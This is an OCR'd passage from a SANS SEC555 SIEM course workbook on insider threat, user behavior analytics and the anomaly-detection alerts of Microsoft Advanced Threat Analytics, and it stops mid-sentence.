
SEC555 Workbook: Exercise 4.3: NetFlow Detection

Exercise 4.3: NetFlow Detection

- Exercise 4.3 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SEC555 | SIEM with Tactical Analytics 143

This page intentionally left blank.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring


This page intentionally left blank.



Insider Threat

Verizon Data Breach Report shows 34% of breaches involve insiders

- Most common due to data mishandling or credential theft
- Monitoring user actions is needed



Insider Threat


Insider threat is a term not likely to go away. Multiple studies, such as the Verizon *2019 Data Breach Investigations Report*,[1] show data that is being stolen is often done with internal accounts. These are labeled "insider threats" as legitimate accounts are being used to compromise the business and steal data.

This trend in credential theft, accidental disclosure, and malicious intent dictates that user monitoring needs to step up its game.

References:

https://enterprise.verizon.com/resources/executivebriefs/2019-dbir-executive-brief.pdf

https://sec555.com/7y



User Monitoring


Monitoring users typically involves:

- Allow lists of user activities
  - User may log in to servers X, Y, and Z only. Monitor denies
- Deny lists of user activities
  - X failed login attempts
- Identifying deviations from normal user activity
  - User logs in externally from new device and IP address
  - Usually involves machine learning

SANS SEC555 | SIEM with Tactical Analytics 146

User Monitoring

Monitoring end users can be broken down into three main categories. The first is allow lists, which looks for all user events that are not specifically allowed. The flip side is deny lists which are looking for known bad events generated by a user. These two monitoring techniques are used consistently, over and over. However, a third area of monitoring revolves around programmatic learning of normal vs. not normal. This is anomaly-based monitoring.



User Behavior

People tend to be creatures of habit

- Wake up around the same time
- Eat similar foods
- Drink similar beverages
- Go to bed at similar times

Type of pattern can be used to identify anomalous activity

- Greater level of deviation = Greater likelihood of anomaly (combinations may act as force multiplier)


SANS

SEC555 | SIEM with Tactical Analytics 147

User Behavior

The concept of user anomalies is based on the fact that people tend to fall into patterns of activity. Kids, for example, typically do not like to eat vegetables. Therefore, a child eating all their vegetables without complaint would be considered an anomaly. This is perceived because parents have had to force-feed vegetables to children for years on end. When this anomaly finally occurs, it leaves the parents wondering what the ulterior motive was.

This is very similar to the process of user behavior analytics with computer systems.



What Is an Anomaly?

Important to know what an anomaly is:

"Something that deviates from what is standard, normal, or expected." ~ Oxford Dictionaries

- Android/iPhone user switching device types = **Anomaly**
- Kids eating all their vegetables = **Anomaly**
- A user logging in from new geolocation = **Anomaly**

Lots of things are anomalies

- Problem is lots of anomalies can also be "noise"


SANS

SEC555 | SIEM with Tactical Analytics 148

What Is an Anomaly?

An anomaly is simply a deviation from what is normal. It is not a high-fidelity method of monitoring. In regard to automatic analysis with machine learning, anomalies are simply statistical, calculations of deviations from a calculated average point of reference. If that sounds complicated, it's because it was meant to sound cool. Machine learning is awesome. It can do really cool things. But it is not magical sauce or a silver bullet.

It is important to understand that in anomaly-based detection, an anomaly can be pure noise. More anomalies combined mathematically means a higher likelihood an anomaly is actually bad. This concept does hold true. However, an anomaly, on its own, needs application in the business context to derive any meaning.



Adaptive Technologies

Companies such as Gartner release a list of information security technologies to consider every year

- 30-50% have machine learning/adaptive technologies
- Based on technology-driven security (opposed to people)

Machine learning/adaptive learning have their place

- Requires tuning and filtering due to the amount of anomalies generated (requires people)
- Needs to be used in the context of the business

SANS

SEC555 | SIEM with Tactical Analytics 149

Adaptive Technologies

Each year, new products are released to tackle the continuing war between good and evil. Attackers are constantly improving, but so are defenders. Because of this, companies like Gartner release reports each year to provide a list of the most recommended technologies for improving information security. Looking back on the last couple years, these kinds of reports have had 30 to 50% of their recommended products be based on machine learning or adaptive learning. However, machine learning and adaptive technologies are not as self-sufficient as they are typically portrayed.


If an anomaly is a deviation from normal and these technologies are based on looking for deviations, then they will never be self-sufficient. They will always require human intervention to tune anomalies that are false positives or do not matter within the business context. In fairness to companies that release these reports, they are not stating, "Buy this product." They are stating that these products, with proper staffing and implementation, may be beneficial. This is a true statement.

David Froud published a counterpoint to Gartner's top 10 list released in 2016. It is an interesting read to see a counter-argument to these recommendations. While probably a bit biased and taken out of context with Gartner's true stance, it brings up a point this author 100% agrees with. If you do not know your environment and you have not implemented a basic defensible posture (network segmentation, patching, proxy, asset inventory, and other basics), do not start with these types of products. An organization that does well with the basics is less likely to be compromised than the organization that buys an advanced product and expects it to catch or block everything.

References:

http://www.davidfroud.com/gartners-top-10-infosec-2016-10-useless-acronyms

https://sec555.com/80



User Behavior Analytics (UBA)

Involves monitoring user activity with machine learning

- Automates discovery of anomalies by user behaviors
- Works best with 30+ days of user data
- Built-in to many SIEM or endpoint suites

May be called UEBA (user and entity behavior analytics)

- Uses mass of data to profile users
- Then looks for deviations
- Requires UBA appliance or specific data sets

SANS

SEC555 | SIEM with Tactical Analytics 150

User Behavior Analytics (UBA)

Specific to user monitoring, UBA is designed to automatically analyze user data and develop a profile of normal activity per user. For this to work, you either need to buy a UBA appliance or have the proper data sets. UBA appliances are less common but greatly speed up deployment time as they are a vendor product that is already tuned to look for key data. More common and continuing to trend is UBA as a module built into a SIEM offering.

Why SIEM-based UBA is sometimes misunderstood or misconfigured lies in the fact that it needs to be configured. While most environments deploy Active Directory, authentication may also go through an identity management solution. Without collecting logs, the identity management solution and configured fields in the SIEM UBA will not be able to profile everything.

UBA is also beginning to be built into endpoint security suites. More and more of these programs are implementing user behavioral analytics.


Microsoft Advanced Threat Analytics (ATA)

Depending on your Microsoft licenses you may own ATA[1]

- Microsoft's product for behavioral analytics

Uses "gateways" to analyze data

- Lightweight gateway for DCs
- Standard gateway sits out-of-band
  - Uses logs from SIEM or WEF
  - Also, can analyze network activity through traffic mirroring



Similar in approach to other UBA or UEBA products

Microsoft Advanced Threat Analytics (ATA)

One behavioral analytics program worth mentioning is Microsoft Advanced Threat Analytics. The reason for its mention is that you may unwittingly own it. If your organization purchased Microsoft Enterprise CALs or certain cloud licenses, then you may own ATA.


ATA is Microsoft behavioral analytics software. It is deployed as an agent that is installed on domain controllers, or the recommended method is to deploy it as a separate system that is out-of-band. This system is then fed logs forwarded from a SIEM or using Windows Event Forwarding. It is also intended to listen to mirrored traffic promiscuously so it can analyze data from the network and monitor network interactions with domain controllers.

References:

https://www.microsoft.com/en-us/microsoft-365/security/identity-defender

https://sec555.com/81

ATA Architecture



SANS SEC555 | SIEM with Tactical Analytics 152

ATA Architecture


This is a larger image provided to show how Microsoft ATA is deployed. This is not a recommendation to buy or use ATA. Instead, it is simply a reference as alternative UBA solutions are likely to follow a similar design and architecture.

Behavioral Monitoring

ATA requires 21 days with 12 days of activity to profile user

Looks for:

- Anomalous logons
  - New systems
  - Password sharing
- Lateral movement
- Reconnaissance
- Domain persistence




Suspicion of Identity Theft Based on Abnormal Authentication or Resource Access Behavior

Michael Dubinsky exhibited abnormal behavior based on the following activities:

- Performed interactive login from 6 abnormal workstations.
- Performed interactive login from SharedAdmin-SRV.
- Requested access to 6 abnormal resources.

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensic pr[illegible]
- Contact Mich[illegible]



Justin Henderson's credentials are exposed

Behavioral Monitoring

Many behavioral programs require data before they will generate events. For ATA to really kick in, it needs 21 days of user activity with at least 12 days of active user activity before a user can be profiled. This is fairly consistent with other analytics engines. This primarily means not to expect a day one implementation to do much.

That being said, ATA will generate anomaly events for more than just user profile related issues. It also monitors for reconnaissance such as odd DNS requests, protocol anomalies such as user account credentials being passed in cleartext, and domain persistence related events such as looking for attacks like the golden ticket creation. This attack allows generating Kerberos authentication tickets at will for return access to any system.

The top picture in this slide reflects ATA identifying a possible identity theft due to repetitive user anomalies. This includes access to 7 computers not normally accessed by Michael's account and 6 resources being accessed that are not normal to Michael's account. The bottom picture shows ATA discovering unencrypted credentials being used with a sensitive domain admin account. An extra benefit with ATA is that it will show thumbnails of individuals if their picture is stored in Active Directory. Also, it provides recommendations for how to take action against any 